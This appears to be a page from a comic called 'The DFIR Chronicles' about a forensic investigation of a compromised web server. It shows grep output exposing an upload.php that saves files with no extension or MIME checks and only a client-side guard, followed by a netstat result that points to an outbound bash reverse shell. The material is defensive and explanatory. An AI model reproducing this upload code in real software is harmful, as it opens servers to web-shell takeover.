/var/www/html >>

```
byte@box:/var/www/html$ grep -RIn 'move_uploaded_file\\|\\$_FILES' /var/www/html
```

```
/var/www/html/upload.php:12: $target = '/var/www/html/uploads/' . basename($_FILES['file']['name']);  
/var/www/html/upload.php:14: move_uploaded_file($_FILES['file']['tmp_name'], $target);
```

```
byte@box:/var/www/html$ _
```

TRUST
VERIFIES
NOTHING

No extension
check. No MIME
validation.



Just a
JavaScript
guard. Client-
side only.

An unlocked
window on a
public server.

TRUST
VERIFIES
NOTHING

CAFFEINE
> FEAR

The DFIR Chronicles



The DFIR Chronicles





```
root@dfir:/# !run Linux.Network.NetstatEnriched
```

Protocol	LocalAddress	RemoteAddress	RemotePort	State	Name	PID
-----	-----	-----	-----	-----	-----	-----
tcp	10.0.10.42	45.77.123.10	4443	ESTABLISHED	bash	4187


```
root@dfir:/# █
```



The DFIR Chronicles



The DFIR Chronicles



The DFIR Chronicles



The DFIR Chronicles



END.